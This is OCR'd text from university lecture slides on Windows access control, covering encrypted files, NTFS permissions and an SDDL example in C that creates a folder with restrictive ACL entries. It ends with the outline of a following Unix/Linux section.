
- The process is transparent with respect to authorized users, in the sense they don’t see any difference between accessing a protected file and accessing an unprotected file.
  - When a file is accessed the authorization of the user is checked.
  - If they are allowed to access the file it is decrypted, then accessed, and, generally, has encryption applied at the end. the file is opened it is decrypted saved, encryption is reapplied.
  - Users who are not authorized to access the encrypted information receive an “Access denied” message.


test.txt Properties
General
Security
Summary
test.txt
Type of file: Text Document
Opens with: Notepad
Change...
Location: C:\MyDir
Size: 4 bytes (4 bytes)
Size on disk: 4.00 KB (4,096 bytes)
Created: Today, 2 July 2004, 1:47:57 PM
Modified: Today, 2 July 2004, 3:54:52 PM
Accessed: Today, 2 July 2004, 3:54:52 PM
Attributes:
Read-only
Hidden
Advanced...
OK
Cancel
Apply

Advanced Attributes
Choose the options you want for this file.
Archive and Index attributes
File is ready for archiving
For fast searching, allow Indexing Service to index this file
Compress or Encrypt attributes
Compress contents to save disk space
Encrypt contents to secure data
Details
OK
Cancel

- Windows XP


262-Material Properties
General
Sharing
Security
Customize
262-Material
Type:
File folder
Location:
G:\CURRENT SUBJECTS
Size:
4.01 MB (4,207,729 bytes)
Size on disk:
4.01 MB (4,211,200 bytes)
Contains:
14 Files, 0 Folders
Created:
Sunday, 18 August 2013, 10:59:14 AM
Attributes:
Read-only (Only applies to files in folder)
Hidden
Advanced...
OK
Cancel
Apply


262-Material Properties
Advanced Attributes
Choose the settings you want for this folder.
When you click OK or Apply on the Properties dialog, you will be asked if you want the changes to affect all subfolders and files as well.
Archive and Index attributes
Folder is ready for archiving
Allow files in this folder to have contents indexed in addition to file properties
Compress or Encrypt attributes
Compress contents to save disk space
Encrypt contents to secure data
Details
OK
Cancel
OK
Cancel
Apply


- Windows 7

NTFS FOLDER PERMISSIONS	
NTFS File Permission	**Allowed Access**
Read	This allows the user or group to view the files, folders, and subfolders of the parent folder. It also allows the viewing of folder ownership, permissions, and attributes of that folder.
Write	This allows the user or group to create new files and folders within the parent folder as well as view folder ownership and permissions and change the folder attributes.
List Folder Contents	This allows the user or group to view the files and subfolders contained within the folder.
Read & Execute	This allows the user or group to navigate through all files and subfolders including perform all actions allowed by the Read and List Folder Contents permissions.
Modify	This allows the user to delete the folder and perform all activities included in the Write and Read & Execute NTFS folder permissions.
Full Control	This allows the user or group to change permissions on the folder, take ownership of it, and perform all activities included in all other permissions.

NTFS File Properties


Authenticated Users is the same as the Everyone group except it does not contain anonymous users.


- Windows 7




Advanced Settings


- Windows XP





- Windows 7


Advanced Security Settings for 262-Material
Permissions
Auditing
Owner
Effective Permissions
The following list displays the permissions that would be granted to the selected group or user, based solely on the permissions granted directly through group membership.
Object name: G:\CURRENT SUBJECTS\262-Material
Group or user name:
Select...
Effective permissions:
Full control
Traverse folder / execute file
List folder / read data
Read attributes
Read extended attributes
Create files / write data
Create folders / append data
Write attributes
Write extended attributes
How are effective permissions determined?
OK
Cancel
Apply


Effective permissions:
Create files / write data
Create folders / append data
Write attributes
Write extended attributes
Delete subfolders and files
Delete
Read permissions
Change permissions
Take ownership

- Windows 7

Creating ACLs in Windows

- The Windows 2000 security engineering team added a textual ACL and security descriptor representation called the Security Descriptor Definition Language (SDDL).
- SDDL used short sequences of letters to represent:
  - Security identifier's (SIDs) associated with users or groups. They are sometimes called SID strings.

http://msdn.microsoft.com/en-au/library/aa379602(VS.85).aspx

  - Access control entries (ACEs), which are a little like the triples in the BLP state model (subject, object, operation).
  - Each ACE contains a SID and a set of access rights.

http://msdn.microsoft.com/en-au/library/aa374928(VS.85).aspx

- Full details of the SDDL can be found in sddl.h, available in the Microsoft Platform SDK.

- As mentioned earlier, a DACL determines access rights to secured resources.
  - A DACL can be attached to an object in the system.
- If no DACL is attached to an object, then the system gives everybody full access.
- If there is an empty DACL, with no ACE’s, attached to an object, then the system will stop all attempts to access the object.

How can we do the following?

- Create a directory named c:\MyFolder and sets the following ACE:
  - Guests (Deny Access).
  - Anonymous logon (Deny Access).
  - Administrators (Full Control).
  - Authenticated Users (Read, Write, Execute).

```
#define _WIN32_WINNT 0x0500

#include <windows.h>
#include <sddl.h>
#include <stdio.h>

BOOL CreateMyDACL(SECURITY_ATTRIBUTES *);

void main()
{
     SECURITY_ATTRIBUTES  sa;

     sa.nLength = sizeof(SECURITY_ATTRIBUTES);
     sa.bInheritHandle = FALSE;

     if (!CreateMyDACL(&sa))
     {
         printf("Failed CreateMyDACL\n");
         exit(1);
     }

     if (0 ==
CreateDirectory(TEXT("C:\\MyFolder"), &sa))
     {
         printf("Failed CreateDirectory\n");
         exit(1);
     }

     if (NULL !=
LocalFree(sa.lpSecurityDescriptor))
     {
         printf("Failed LocalFree\n");
         exit(1);
     }
}
```


3c_SDDL-ACL.cpp

```
BOOL CreateMyDACL(SECURITY_ATTRIBUTES * pSA)
{
     TCHAR * szSD = TEXT("D:")       // Discretionary ACL
        TEXT("(D;OICI;GA;;;BG)")     // Deny access to built-in guests
        TEXT("(D;OICI;GA;;;AN)")     // Deny access to anonymous logon
        TEXT("(A;OICI;GRGWGX;;;AU)") // Allow  read/write/execute to
                                     // authenticated users
        TEXT("(A;OICI;GA;;;BA)");    // Allow full control to
                                     // administrators

    if (NULL == pSA)
        return FALSE;

     return ConvertStringSecurityDescriptorToSecurityDescriptor(
                szSD,
                SDDL_REVISION_1,
                &(pSA->lpSecurityDescriptor),
                NULL);
}
```

- Windows XP


MyFolder Properties
General
Sharing
Security
Customize
Group or user names:
Administrators (SYS-PC13\Administrators)
ANONYMOUS LOGON
Authenticated Users
Guests (SYS-PC13\Guests)
Add...
Remove
Permissions for Administrators
Allow
Deny
Full Control
Modify
Read & Execute
List Folder Contents
Read
Write
For special permissions or for advanced settings, click Advanced.
Advanced
OK
Cancel
Apply
Permissions for ANONYMOUS LOGON
Permissions for Guests
Permissions for Authenticated Users

Mostly NON-EXAMINABLE

CSCI262/CSCI862 Spring-2021

System Security **(S3d)**

Access control IV: Unix/Linux

Outline

- Changing permissions in C/C++ in a Unix/Linux environment.
  - And some other Unix/Linux commands for manipulating the file system.
- Problems with the setuid permission.

Introduction to this section

